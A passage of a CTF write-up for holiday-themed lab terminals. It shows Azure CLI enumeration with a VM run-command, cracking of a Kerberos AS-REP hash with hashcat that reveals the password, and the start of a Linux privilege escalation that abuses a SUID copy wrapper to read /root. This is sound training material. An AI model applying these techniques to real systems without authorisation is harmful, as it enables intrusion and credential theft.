      "functionsRuntimeScaleMonitoringEnabled": null,
      "handlerMappings": null,
      "healthCheckPath": null,
      "http20Enabled": true,
      "http20ProxyFlag": null,
      "httpLoggingEnabled": null,
      "ipSecurityRestrictions": null,
      "ipSecurityRestrictionsDefaultAction": null,
      "javaContainer": null,
      "javaContainerVersion": null,
      "javaVersion": null,
      "keyVaultReferenceIdentity": null,
      "limits": null,
      "linuxFxVersion": "Python|3.11",
      "loadBalancing": null,
      "localMySqlEnabled": null,
      "logsDirectorySizeLimit": null,
      "machineKey": null,
      "managedPipelineMode": null,
      "managedServiceIdentityId": null,
      "metadata": null,
      "minTlsCipherSuite": null,
      "minTlsVersion": null,
      "minimumElasticInstanceCount": 0,
      "netFrameworkVersion": null,
      "nodeVersion": null,
      "numberOfWorkers": 1,
      "phpVersion": null,
      "powerShellVersion": null,
      "preWarmedInstanceCount": null,
      "publicNetworkAccess": null,
      "publishingPassword": null,
      "publishingUsername": null,
      "push": null,
      "pythonVersion": null,
      "remoteDebuggingEnabled": null,
      "remoteDebuggingVersion": null,
      "requestTracingEnabled": null,
      "requestTracingExpirationTime": null,
      "routingRules": null,
      "runtimeADUser": null,
      "runtimeADUserPassword": null,
      "scmIpSecurityRestrictions": null,
      "scmIpSecurityRestrictionsDefaultAction": null,
      "scmIpSecurityRestrictionsUseMain": null,
      "scmMinTlsVersion": null,
      "scmType": null,
      "sitePort": null,
      "sitePrivateLinkHostEnabled": null,
      "storageType": null,
      "supportedTlsCipherSuites": null,
      "tracingOptions": null,
      "use32BitWorkerProcess": null,
      "virtualApplications": null,
      "vnetName": null,
      "vnetPrivatePortsCount": null,
      "vnetRouteAllEnabled": null,
      "webSocketsEnabled": null,
      "websiteTimeZone": null,
      "winAuthAdminState": null,
      "winAuthTenantState": null,
      "windowsConfiguredStacks": null,
      "windowsFxVersion": null,
      "xManagedServiceIdentityId": null
    },
    "slotSwapStatus": null,
    "state": "Running",
    "storageAccountRequired": false,
    "suspendedTill": null,
    "tags": {
      "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl",
      "project": "northpole-ssh-certs"
    },
    "targetSwapSlot": null,
    "trafficManagerHostNames": null,
    "type": "Microsoft.Web/sites",
    "usageState": "Normal",
    "virtualNetworkSubnetId": null,
    "vnetContentShareEnabled": false,
    "vnetImagePullEnabled": false,
    "vnetRouteAllEnabled": false
  }
]
Find a way to list the only VM in one of the resource groups you have access to. For more information: https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest
We found the following in the linked resource above!
az vm list List details of Virtual Machines.
elf@058d72e304f5:~$ az vm list --resource-group northpole-rg1 | less
The client 'f17559a4-d8a2-4661-ba0f-c04f8cf2926d' with object id '8deacb33-214d-4d94-9ab4-d27768410f17' does not have authorization to perform action 'Microsoft.Compute/virtualMachines/read' over scope '/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/virtualMachines' or the scope is invalid. If access was recently granted, please refresh your credentials.
elf@058d72e304f5:~$ az vm list --resource-group northpole-rg2 | less
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2/providers/Microsoft.Compute/virtualMachines/NP-VM1",
    "location": "eastus",
    "name": "NP-VM1",
    "properties": {
      "hardwareProfile": {
        "vmSize": "Standard_D2s_v3"
      },
      "provisioningState": "Succeeded",
      "storageProfile": {
        "imageReference": {
          "offer": "UbuntuServer",
          "publisher": "Canonical",
          "sku": "16.04-LTS",
          "version": "latest"
        },
        "osDisk": {
          "caching": "ReadWrite",
          "createOption": "FromImage",
          "managedDisk": {
            "storageAccountType": "Standard_LRS"
          },
          "name": "VM1_OsDisk_1"
        }
      },
      "vmId": "e5f16214-18be-4a31-9ebb-2be3a55cfcf7"
    },
    "resourceGroup": "northpole-rg2",
    "tags": {}
  }
]
Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM. For more information: https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest#az-vm-run-command-invoke
We found the following in the linked resource above!
az vm run-command invoke --resource-group <your-resource-group-name> --name <your-vm-name> --command-id RunShellScript --scripts "ls" --output table
elf@e6b548de5747:~$ az vm run-command invoke --resource-group northpole-rg2 --name NP-VM1 --command-id RunShellScript --scripts 'ls' --output table
{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",
      "time": 1703776278
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": 1703776278
    }
  ]
}
Achievement
“Congratulations! You have completed the Azure 101 challenge!”
When speaking with Sparkle Redberry previously after completing Azure 101 Terminal challenge, we obtain the following hint and objective.
Azure VM Access Token
Azure CLI tools aren’t always available, but if you’re on an Azure VM you can always use the Azure REST API instead.
Certificate SSHenanigans (Pixel Island)
Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
Resort Lobby - Endgame Location
If we head into the castle at the north part of Christmas Island, we enter the Resort Lobby where we are greeted by Pepper Minstix.

Pepper Minstix
After you complete all the challenges, come back here for a surprise!
See Conclusion on the big surprise!
Island of Misfit Toys
Plot a course to the whimsical Island of Misfit Toys aboard our ship. Employ the arrow keys on the keyboard or the WASD keys to navigate, as the island is situated in the bottom-right corner of the map. May your journey be filled with the charm of misfit toys and the joy of exploration! Safe travels!

There are three different ports available:
Port of Scaredy-kite Heights
While exploring the Island of Misfit Toys, we discover the Port of Scaredy-kite Heights. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of the Island of Misfit Toys to greet us!

When we make land, we obtain new objectives on arrival.
Hashcat (Island of Misfit Toys)
Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!
Linux PrivEsc (Island of Misfit Toys)
Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.
Full Island (Zoomed Out)

Hashcat
Hashcat (Island of Misfit Toys)
Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!
If we go to the right of the Goose of Island of Misfit Toys, we find Eve Snowshoes close to a challenge.

When we startup the challenge, it spins up a tmux terminal:

Challenge Startup Text
In a realm of bytes and digital cheer,
The festive season brings a challenge near.
Santa's code has twists that may enthrall,
It's up to you to decode them all.

Hidden deep in the snow is a kerberos token,
Its type and form, in whispers, spoken.
From reindeers' leaps to the elfish toast,
Might the secret be in an ASREP roast?

`hashcat`, your reindeer, so spry and true,
Will leap through hashes, bringing answers to you.
But heed this advice to temper your pace,
`-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`, just in case.

For within this quest, speed isn't the key,
Patience and thought will set the answers free.
So include these flags, let your command be slow,
And watch as the right solutions begin to show.

For hints on the hash, when you feel quite adrift,
This festive link, your spirits, will lift:
https://hashcat.net/wiki/doku.php?id=example_hashes

And when in doubt of `hashcat`'s might,
The CLI docs will guide you right:
https://hashcat.net/wiki/doku.php?id=hashcat

Once you've cracked it, with joy and glee so raw,
Run /bin/runtoanswer, without a flaw.
Submit the password for Alabaster Snowball,
Only then can you claim the prize, the best of all.

So light up your terminal, with commands so grand,
Crack the code, with `hashcat` in hand!
Merry Cracking to each, by the pixelated moon's light,
May your hashes be merry, and your codes so right!

* Determine the hash type in hash.txt and perform a wordlist cracking attempt to find which password is correct and submit it to /bin/runtoanswer .*
Identifying the correct hash type is the first step. I print out the hash and password list provided and transfer them over to my own Kali VM.
elf@58d3d01a5e96:~$ cat hash.txt && echo
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966
elf@58d3d01a5e96:~$ cat password_list.txt && echo
..[snip]..
We are able identified the hash quickly using haiti hash identifier:
$ haiti $(cat hash.txt)
Kerberos 5 AS-REP etype 23 [HC: 18200] [JtR: krb5asrep]
It also is able to be found using hashcat --example-hashes:
$ hashcat --example-hashes
Hash mode #18200
  Name................: Kerberos 5, etype 23, AS-REP
  Category............: Network Protocol
  Slow.Hash...........: No
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: $krb5asrep$23$user@domain.com:3e156ada591263b8a...102ac
We proceed to crack the hash on our host machine, utilizing dedicated hardware, as the cracking process can be time-consuming and slow with just a virtual CPU. If running this in a VM, the --force option can be used.
$ hashcat -a 0 -m 18200 hash.txt password_list.txt
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!
We submit our answer using /bin/runtoanswer and obtain an achievement!
elf@c62abca8f788:~$ /bin/runtoanswer
What is the password for the hash in /home/elf/hash.txt ?

> IluvC4ndyC4nes!
Your answer: IluvC4ndyC4nes!

Checking....
Your answer is correct!
Achievement
Congratulations! You have completed the Hashcat challenge!
Linux PrivESC
Linux PrivEsc (Island of Misfit Toys)
Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.
If we go to the right of the Eve Snowshoes, we find a Saloon that we can enter!

I found Rose Mold inside and close to a challenge.

When speaking with Rose Mold, we obtain the following hints:
Linux Command Injection
Use the privileged binary to overwriting a file to escalate privileges could be a solution, but there’s an easier method if you pass it a crafty argument.
Linux Privilege Escalation Techniques
There’s various ways to escalate privileges on a Linux system.
When we startup the challenge, it spins up a tmux terminal:

In a digital winter wonderland we play,
Where elves and bytes in harmony lay.
This festive terminal is clear and bright,
Escalate privileges, and bring forth the light.

Start in the land of bash, where you reside,
But to win this game, to root you must glide.
Climb the ladder, permissions to seize,
Unravel the mystery, with elegance and ease.

There lies a gift, in the root's domain,
An executable file to run, the prize you'll obtain.
The game is won, the challenge complete,
Merry Christmas to all, and to all, a root feat!

* Find a method to escalate privileges inside this terminal and then run the binary in /root *
Looking for SUID binaries. we find an unusual one of /usr/bin/simplecopy that is dated Dec 2 22:17 which is a dead-giveaway that it isn’t part of normal Linux system binaries.
elf@57f5baee95f4:~$ find / -perm -4000 -ls -o -perm -g=s -ls -o -perm -u=s -ls 2>/dev/null
  1315468      4 drwxrwsr-x   2 root     staff        4096 Apr 15  2020 /var/local
  1315481      4 drwxrwsr-x   2 root     mail         4096 Nov 28 02:03 /var/mail
  1312417     84 -rwsr-xr-x   1 root     root        85064 Nov 29  2022 /usr/bin/chfn
  1312423     52 -rwsr-xr-x   1 root     root        53040 Nov 29  2022 /usr/bin/chsh
  1312541     56 -rwsr-xr-x   1 root     root        55528 May 30  2023 /usr/bin/mount
  1312467     32 -rwxr-sr-x   1 root     shadow      31312 Nov 29  2022 /usr/bin/expiry
  1312546     44 -rwsr-xr-x   1 root     root        44784 Nov 29  2022 /usr/bin/newgrp
  1312620     68 -rwsr-xr-x   1 root     root        67816 May 30  2023 /usr/bin/su
  1312659     36 -rwxr-sr-x   1 root     tty         35048 May 30  2023 /usr/bin/wall
  1312414     84 -rwxr-sr-x   1 root     shadow      84512 Nov 29  2022 /usr/bin/chage
  1312484     88 -rwsr-xr-x   1 root     root        88464 Nov 29  2022 /usr/bin/gpasswd
  1312645     40 -rwsr-xr-x   1 root     root        39144 May 30  2023 /usr/bin/umount
  1312557     68 -rwsr-xr-x   1 root     root        68208 Nov 29  2022 /usr/bin/passwd
  1457015     20 -rwsr-xr-x   1 root     root        16952 Dec  2 22:17 /usr/bin/simplecopy
  1314117     44 -rwxr-sr-x   1 root     shadow      43168 Feb  2  2023 /usr/sbin/pam_extrausers_chkpwd
  1314148     44 -rwxr-sr-x   1 root     shadow      43160 Feb  2  2023 /usr/sbin/unix_chkpwd
Just running it seems like it’s a cp wrapper at first:
elf@57f5baee95f4:~$ simplecopy
Usage: simplecopy <source> <destination>
elf@57f5baee95f4:~$ strings /bin/simplecopy
..[snip]..
Usage: %s <source> <destination>
cp %s %s
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
We are able to copy the contents of the /root folder to /tmp:
elf@57f5baee95f4:~$ simplecopy  /root/* /tmp
elf@57f5baee95f4:~$ ls -la /tmp
total 608
